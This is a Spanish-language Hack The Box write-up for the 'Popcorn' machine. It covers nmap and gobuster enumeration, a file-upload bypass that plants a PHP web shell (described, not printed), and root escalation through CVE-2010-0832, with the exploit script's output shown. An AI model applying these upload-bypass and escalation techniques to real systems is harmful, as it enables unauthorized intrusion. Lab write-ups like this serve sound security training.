
Hack The Box - Popcorn	
Sistema Operativo:	**Linux**
Dificultad:	**Medium**
Release:	**15/03/2017**

Técnicas utilizadas

- Bypassing file upload checks
- Modifying HTTP requests

En el presente write-up, detallo el proceso de exploración y explotación de la máquina "Popcorn" de Hack The Box, una plataforma reconocida por sus desafíos en ciberseguridad. Inicialmente, la enumeración de directorios mediante Gobuster reveló la existencia de una aplicación web que permitía la subida de archivos Torrent. Aprovechando esta funcionalidad, procedí a subir un archivo PHP malicioso que permitió la ejecución de comandos remotos en la máquina objetivo.

Posteriormente, investigué posibles vulnerabilidades para la elevación de privilegios y descubrí que el sistema era susceptible a la vulnerabilidad CVE-2010-0832. Esta vulnerabilidad, relacionada con el módulo pam_motd en sistemas Ubuntu, permite la escalada de privilegios a través de ataques de enlace simbólico. Al explotar esta vulnerabilidad, logré obtener acceso root, completando así el reto de Hack The Box con éxito.



Enumeración

La dirección IP de la máquina víctima es 10.129.156.96. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ping -c 5 10.129.156.96 -R
PING 10.129.156.96 (10.129.156.96) 56(124) bytes of data.
64 bytes from 10.129.156.96: icmp_seq=1 ttl=63 time=55.4 ms
RR:     10.10.16.23
        10.129.0.1
        10.129.156.96
        10.129.156.96
        10.10.16.1
        10.10.16.23

64 bytes from 10.129.156.96: icmp_seq=2 ttl=63 time=52.5 ms     (same route)
64 bytes from 10.129.156.96: icmp_seq=3 ttl=63 time=52.2 ms     (same route)
64 bytes from 10.129.156.96: icmp_seq=4 ttl=63 time=52.8 ms     (same route)
64 bytes from 10.129.156.96: icmp_seq=5 ttl=63 time=52.9 ms     (same route)

--- 10.129.156.96 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 52.170/53.163/55.421/1.157 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.156.96 -oN scanner_popcorn** para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
# Nmap 7.94SVN scan initiated Sat Jul 13 02:08:31 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_popcorn 10.129.156.96
Increasing send delay for 10.129.156.96 from 0 to 5 due to 250 out of 831 dropped probes since last increase.
Increasing send delay for 10.129.156.96 from 5 to 10 due to 4801 out of 16002 dropped probes since last increase.
Nmap scan report for 10.129.156.96
Host is up, received user-set (0.11s latency).
Scanned at 2024-07-13 02:08:31 CEST for 26s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAIAn8zzHM1eVS/OaLgV6dgOKaT+kyvjU0pMUqZJ3AgvyOrxHa2m+ydNk8cixF9lP3Z8gLwquTxJDuNJ05xnz9/DzZClqfNfiqrZRACYXsquSAab512kkl+X6Cex
AIAhp9/JSROW1jeMX4hCS6Q/M8D1UJYyat9aXoHKg8612mSo/OH8Ht9ULA2vrt06lxoC3O8/1pVD8oztKdJgfQlWW5fLujQajJ+nGVrwGvCRkNjcI0Sfu5zKow+mOG4irtAmAXwPoO5IQJmP0WOgkr+3x
c4bZbrFc4YGsPc+kZbvXN3iPUvQqEldak3yUZRRL3hkF3g3iWjmkpMG/fxNgyJhyDy5tkNRthJWWZoSzxS7sJyPCn6HzYvZ+lKxPNODL+TROLkmQ==
|   2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAyBXr3xI9cjrxMH2+DB7lZ6ctfgrek3xenkLLv2vJhQQpQ2ZfBrvkXLsSjQHHwgEbNyNUL+M1OmPFaUPTKiPVP9co0DEzq0RAC+/T4shxnYmxtACC0hq
A14fJS9F8GcN9Q7CVGuSIO+UUH53KDOI+vzZqrFbvfz5dwClD19ybduWo95sdUUq/ECtoZ3zuFb6ROI5JJGNWFb6NqfTxAM43+ffZfY28AjB1QntYkezb1Bs04k8FYxb5H7JwhWewoe8xQ==
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.2.12
|_http-server-header: Apache/2.2.12 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://popcorn.htb/
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Considerando que el análisis inicial proporcionó un dominio, procedí a actualizar el archivo /etc/hosts para incluir esta nueva entrada. Este proceso, conocido como *virtual hosting*, permite a un servidor web alojar múltiples sitios en la misma máquina física. La técnica implica asignar nombres de dominio o direcciones IP específicas a cada sitio web, facilitando al servidor la identificación y el enrutamiento adecuado de las solicitudes.


Análisis del puerto 80 (HTTP)

Al acceder a la página web disponible en este servidor, encontré una página web sin ninguna utilidad aparente:



Con el fin de obtener información adicional, empleé *Gobuster*, una herramienta de fuerza bruta utilizada para la enumeración de directorios y archivos en sitios web. Configuré Gobuster para listar posibles directorios ocultos en el servidor, filtrando los resultados por extensiones .txt, .html, y .php.

El análisis con Gobuster reveló la existencia de una aplicación web que permite la subida de archivos Torrent.



Basándome en esta información, repetí el análisis con Gobuster para profundizar en la estructura de directorios y archivos de esta aplicación.


```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# gobuster dir -u http://popcorn.htb/torrent/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x html,txt,php --random-agent -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://popcorn.htb/torrent/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_6; en-US) AppleWebKit/534.18 (KHTML, like Gecko) Chrome/11.0.660.0 Safari/534.18
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 319] [--> http://popcorn.htb/torrent/images/]
/index.php            (Status: 200) [Size: 11406]
/download             (Status: 200) [Size: 0]
/index                (Status: 200) [Size: 11406]
/download.php         (Status: 200) [Size: 0]
/login.php            (Status: 200) [Size: 8416]
/templates            (Status: 301) [Size: 322] [--> http://popcorn.htb/torrent/templates/]
/users                (Status: 301) [Size: 318] [--> http://popcorn.htb/torrent/users/]
/admin                (Status: 301) [Size: 318] [--> http://popcorn.htb/torrent/admin/]
/health               (Status: 301) [Size: 319] [--> http://popcorn.htb/torrent/health/]
/browse.php           (Status: 200) [Size: 9320]
/browse               (Status: 200) [Size: 9320]
/comment.php          (Status: 200) [Size: 936]
/comment              (Status: 200) [Size: 936]
/upload               (Status: 301) [Size: 319] [--> http://popcorn.htb/torrent/upload/]
/upload.php           (Status: 200) [Size: 8357]
/css                  (Status: 301) [Size: 316] [--> http://popcorn.htb/torrent/css/]
/edit.php             (Status: 200) [Size: 0]
/edit                 (Status: 200) [Size: 0]
/rss                  (Status: 200) [Size: 968]
/rss.php              (Status: 200) [Size: 968]
/lib                  (Status: 301) [Size: 316] [--> http://popcorn.htb/torrent/lib/]
/database             (Status: 301) [Size: 321] [--> http://popcorn.htb/torrent/database/]
/secure.php           (Status: 200) [Size: 4]
/secure               (Status: 200) [Size: 4]
/js                   (Status: 301) [Size: 315] [--> http://popcorn.htb/torrent/js/]
/login                (Status: 200) [Size: 8416]
/logout               (Status: 200) [Size: 183]
/logout.php           (Status: 200) [Size: 183]
/config.php           (Status: 200) [Size: 0]
/config               (Status: 200) [Size: 0]
/preview              (Status: 200) [Size: 28104]
/readme               (Status: 301) [Size: 319] [--> http://popcorn.htb/torrent/readme/]
/thumbnail            (Status: 200) [Size: 1789]
/thumbnail.php        (Status: 200) [Size: 1789]
/torrents             (Status: 301) [Size: 321] [--> http://popcorn.htb/torrent/torrents/]
/torrents.php         (Status: 200) [Size: 6519]
/validator.php        (Status: 200) [Size: 0]
/validator            (Status: 200) [Size: 0]
/hide                 (Status: 200) [Size: 3765]
/PNG                  (Status: 301) [Size: 316] [--> http://popcorn.htb/torrent/PNG/]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
```

El directory listing es una característica de los servidores web que permite la visualización de una lista de archivos y subdirectorios contenidos en un directorio específico del servidor. Esta funcionalidad se activa cuando no existe un archivo de índice predeterminado en el directorio solicitado. El directory listing puede ser una herramienta útil para administradores de sistemas, ya que permite verificar la estructura de archivos y directorios en el servidor. Sin embargo, también puede representar un riesgo de seguridad si no se configura adecuadamente, ya que puede exponer información sensible a usuarios no autorizados.


Por tanto, es recomendable desactivar el directory listing en la configuración del servidor web. Por ejemplo, en servidores Apache, se puede desactivar añadiendo Options -Indexes en el archivo .htaccess. En servidores Nginx, se puede lograr añadiendo autoindex off; en la configuración del servidor.

Investigando los directorios identificados, descubrí un archivo con código SQL de una base de datos.

Posteriormente, me registré en la aplicación web, permitiéndome subir un archivo Torrent y también editar una imagen.




Esta funcionalidad permite subir tres tipos de archivos relacionados con extensiones de imagen típicas.




Si el archivo se sube correctamente, el resultado es visible en la aplicación.

Con esta información, utilicé *Burp Suite* para analizar más a fondo la funcionalidad de subida de archivos. Luego, intenté subir un archivo PHP con código malicioso para ejecutar comandos remotos.




Si todos los pasos se realizan correctamente, se pueden ejecutar comandos remotos en la máquina objetivo.



Escalada de privilegios

Por tanto, aproveché esta capacidad para introducir un comando que permitió una intrusión exitosa en la máquina.



Posteriormente, investigué posibles vulnerabilidades que permitieran elevar privilegios y descubrí que el sistema era vulnerable a CVE-2010-0832.

CVE-2010-0832 es una vulnerabilidad en el módulo pam_motd (Message of the Day) de libpam-modules en sistemas Ubuntu 9.10 (Karmic Koala) y 10.04 LTS (Lucid Lynx). Esta vulnerabilidad permite a los usuarios locales cambiar la propiedad de archivos arbitrarios mediante un ataque de enlace simbólico en el directorio .cache del directorio de inicio del usuario. Esta vulnerabilidad se relaciona con los "stamps de archivos de usuario" y el archivo motd.legal-notice.

```
www-data@popcorn:/home/george$ find . -type f -exec ls -la {} \; 2>/dev/null
-rw-r--r-- 1 george george 220 Mar 17  2017 ./.bash_logout
-rw-r--r-- 1 george george 3180 Mar 17  2017 ./.bashrc
-rw-r--r-- 1 george george 848727 Mar 17  2017 ./torrenthoster.zip
-rw-r--r-- 1 george george 0 Mar 17  2017 ./.cache/motd.legal-displayed
-rw-r--r-- 1 george george 0 Mar 17  2017 ./.sudo_as_admin_successful
-rw-r--r-- 1 george george 33 Jul 13 03:06 ./user.txt
-rw-r--r-- 1 george george 675 Mar 17  2017 ./.profile
www-data@popcorn:/home/george$
```

Finalmente, accedí como usuario root, completando así el reto de Hack The Box.

```
www-data@popcorn:/tmp$ ls
CVE-2010-0832.sh  vgauthsvclog.txt.0  vmware-root
www-data@popcorn:/tmp$ ./CVE-2010-0832.sh
[*] Ubuntu PAM MOTD local root
[*] SSH key set up
[*] spawn ssh
[+] owned: /etc/passwd
[*] spawn ssh
[+] owned: /etc/shadow
[*] SSH key removed
[+] Success! Use password toor to get root
Password:
root@popcorn:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
```